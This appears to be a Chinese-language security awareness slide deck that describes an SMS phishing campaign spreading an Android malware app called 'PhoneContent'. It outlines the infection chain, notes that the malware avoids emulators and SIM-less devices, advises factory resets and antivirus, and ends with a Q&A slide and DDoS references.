1. 一般使用者可能收到來自釣魚連結的簡訊。
2. 使用者不小心從連結網站下載到惡意程式。
3. 使用者安裝惡意程式後機敏性資料就被竊取回傳到上層中繼站。
4. 受感染裝置會向其他通訊錄聯絡人發送釣魚簡訊。

建議與總結

- 此事件的惡意程式通常透過手機簡訊方式感染
- 該病毒會識別感染設備是否有SIM卡語音通訊功能，因此模擬器和未插入SIM卡的設備不會回傳資料給中繼站。
- 使用者一旦下載安裝惡意程式後，機敏性資料就會回傳給上層中繼站。
- 使用者開啟安裝的APP後無法正常操作該軟體「PhoneContent」。

建議與總結

- 感染裝置可能會向通訊錄聯絡人發送釣魚簡訊。
- 此時就算將APP移除，但手機的個資已經被回傳竊取。
- 因為移除惡意程式APP不一定能清除乾淨，建議將系統重置為原始狀態。
- 建議安裝手機用的防毒軟體，大多病毒都能被偵測阻擋。
- 手機病毒近年來非常氾濫，故來路不明的檔案不要輕易安裝。


Q
&
A
dreamstime.com

DDoS參考資料

- Digital Attack Map
- Norse Attack Map
- Q2 2015 State of The Internet - Security Report by Akamai